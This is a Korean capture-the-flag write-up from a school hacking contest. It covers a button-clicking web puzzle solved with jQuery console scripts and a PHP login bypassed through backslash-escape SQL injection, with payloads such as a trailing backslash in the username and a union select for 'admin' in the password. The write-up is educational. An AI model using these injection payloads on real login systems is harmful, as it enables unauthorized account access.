선린 교내 해킹방어대회

최종 5등함

Team 잘생긴사람들

팀명은 다들 잘생긴 사람들이라서 이렇게 지었습니다.

저는 웹만 풀어서 ~~유사해킹~~웹만 씁니다.

발표용 ppt파일도 있습니다.

Click the button! (점수 기억안남)

> http://game.w ithphp.com/click_the_button/index.php
> 문제는 위 링크에서 풀어볼 수 있다.
>
> - button 1부터 10, 총 10개가 있고 꼭 1부터 10까지 차례대로 눌러야 플래그가 나온다.

payload

- #### payload 1

```
$("[onclick='click_button(1, this)']").click();
$("[onclick='click_button(2, this)']").click();
$("[onclick='click_button(3, this)']").click();
$("[onclick='click_button(4, this)']").click();
$("[onclick='click_button(5, this)']").click();
$("[onclick='click_button(6, this)']").click();
$("[onclick='click_button(7, this)']").click();
$("[onclick='click_button(8, this)']").click();
$("[onclick='click_button(9, this)']").click();
$("[onclick='click_button(10, this)']").click();
```

- 한 몇십번 시도하니 플래그가 나왔다.
- #### payload 2

```
for (var i = 0; i < 11; i++) {
    $("[onclick='click_button("+i+", this)']").click();
}
```

- 세번 시도하니 플래그가 나왔다.
- #### payload 3


```
setTimeout(function() {
    $("[onclick='click_button(1, this)']").click();
    setTimeout(function() {
        $("[onclick='click_button(2, this)']").click();
        setTimeout(function() {
            $("[onclick='click_button(3, this)']").click();
            setTimeout(function() {
                $("[onclick='click_button(4, this)']").click();
                setTimeout(function() {
                    $("[onclick='click_button(5, this)']").click();
                    setTimeout(function() {
                        $("[onclick='click_button(6, this)']").click();
                        setTimeout(function() {
                            $("[onclick='click_button(7, this)']").click();
                            setTimeout(function() {
                                $("[onclick='click_button(8, this)']").click();
                                setTimeout(function() {
                                    $("[onclick='click_button(9, this)']").click();
                                    setTimeout(function() {
                                        $("[onclick='click_button(10, this)']").click();
                                    }, 15);
                                }, 15);
                            }, 15);
                        }, 15);
                    }, 15);
                }, 15);
            }, 15);
        }, 15);
    }, 15);
```

```
            }, 15);
        }, 15);
    }, 15);
}, 15);
```

- 콜백함수를 사용하니 바로 플래그가 나왔다.
- ### javascript 코드 해설
- 플래그를 얻기 위해서는 꼭 버튼을 순서대로 눌러 인증서버에 버튼의 순서대로 인증을 해야한다.
- 자바스크립트 특성인 비동기식 코드실행때문에 콜백함수를 사용하지 않으면 언제든 순서가 바뀔수 있다고 생각한다.
- 그러나 payload 1 과 payload 2의 경우 첫번째 줄 코드가 실행된 뒤 결과를 기다리지 않고 바로
  두번째 줄 코드를 실행하게 된다. 그렇게 된다면 비동기식 코드 실행에 의해 두번째 코드가 먼저 결과가 나오게 될 수 도 있다.
  그렇게 된다면 플래그가 나올수 없게 되는 것이다. 그렇기 때문에 코드실행의 순서를 강제하기 위해 콜백함수를 사용하여야 한다.
- #### payload 4
- tab + enter 키를 10번 누르면 플래그가 나온다.
- html코드에서 button태그의 순서를 랜덤으로 하지 않아서 가능했던 풀이 방법이다.

Simple Login

- 매우 심플한 로그인이다.



- 로그인 버튼 옆에 source라는 버튼을 누르면 페이지의 소스코드를 줄 것같이 생겼다.
- 그래서 눌렀다.

```php
<?php
error_reporting(0);
require_once 'config.php'; // database configure

if(isset($_GET['source'])) {
    highlight_file(__FILE__); exit;
}

$db = new mysqli(__HOST__, __USER__, __PASS__, __NAME__);
if($db->connect_error) die('sql server down');

/* anti sql injection */
$username = str_replace("'", "\\'", $_POST['username']);
$password = str_replace("'", "\\'", $_POST['password']);
/* anti sql injection */

$query  = "select username from users where ";
$query .= "username='{$username}' and password='{$password}';";
$query  = $db->query($query);

sleep(1);

if($fetch = $query->fetch_object()) {
    if($fetch->username == "admin") show_flag();
    die("Hello, {$fetch->username}!");
}

die('login failed.');
```

- single qoute를 \\\' 로 바꿔준다.
- 백슬래시는 바로 뒤에있는 문자하나를 텍스트로 인식시킨다.
- 그러면 실제도 코드상에서 동작할때는 \' 로 동작하기 때문에 내가 입력한 single qoute 가 백슬래시의 특성으로 인해 텍스트로 인식해 작동하지 않게 된다.

- 그러나 우리는 double qoute를 사용할 것이다.
- PHP 5.2.12 -> 5.3버전에서 기본 옵션인 magic_qoute_gpc가 사라지게 되었다.
- 즉, PHP가 기본적으로 쿠기, REQUEST로 받아오는 값들에 대해 싱글,더블쿼터 + 백슬래시 필터링을 하지 않는다.
- 그러므로 우리는 역슬래시를 이용하여 풀 수 있다.

```php
<?php
$query  = "select username from users where ";  //변수에 쿼리 문자열을 저장하고
$query .= "username='{$username}' and password='{$password}';";  // 받아온 변수와 함께 다시 이어 붙인다.
?>
```

- 여기서 $username이란 변수의 마지막에 역슬래시가 들어가게 된다면

```php
<?php
"username='asdf\' and password='{$password}';"
?>
```

- $password 변수의 앞까지 전부 문자열이 되어버린다.
- $password 변수부터는 다른 쿼리문을 집어넣는게 가능하다!


- SQL 구문 중에서 union구문을 쓰게 되면 두가지 쿼리를 동시에 사용하는 것이 가능
  $password 에

> union select id username=”admin”;#

또는

> or username="admin";#

을 보내면!



- 안뜬다.
- false sql injection 을 이용하여 테이블에 있는 모든 결과를 가져오기로 했다.

> or username=0 limit 0,1;#

> - guest계정으로 로그인이 된다.

> or username=0 limit 1,1;#
>
> - js콘솔에서 500 error를 띄워준다.
> - 500 error를 띄워 주는 것을 보고 테이블에는 guest계정만 있다고 판단했다.
> - 테이블에 guest계정만 있고 admin계정이 없다면 어떻게 풀어야하지;;

바로!!

- mysql에서는 select 1하면 결과로 1이 나오는 특성을 이용해 풀었다.

최종 payload

> username=asdf\
> passw ord= union select "admin" from users;#

- 위 입력값을 전송하게 되면 서버에서는

```
<?php
$query  = "select username from users where ";
$query .= "username='asdf\' and password='union select "admin" from users;#';";
?>
```

- PHP코드에서는 이렇게 들어가게 되고 sql쿼리로 날리게 되면

```
select username from users where username='asdf\' and password=' union select "admin" from users;#';
```

- 이런식으로 asdf뒤에있는 single qoute가 무효화되면서 passw ord조건의 첫 single qoute까지 문자열로 인식해버린다.
- 뒤에다가는 union select구문을 사용하면 된다.
- 이 문제를 푼 사람중에서는 as문을 사용한 컬럼명 조작한 풀이도 있다.

```
select username from users where username='asdf\' and password=' union select "admin" as username from users;#';
```

- 굳이 써야하나?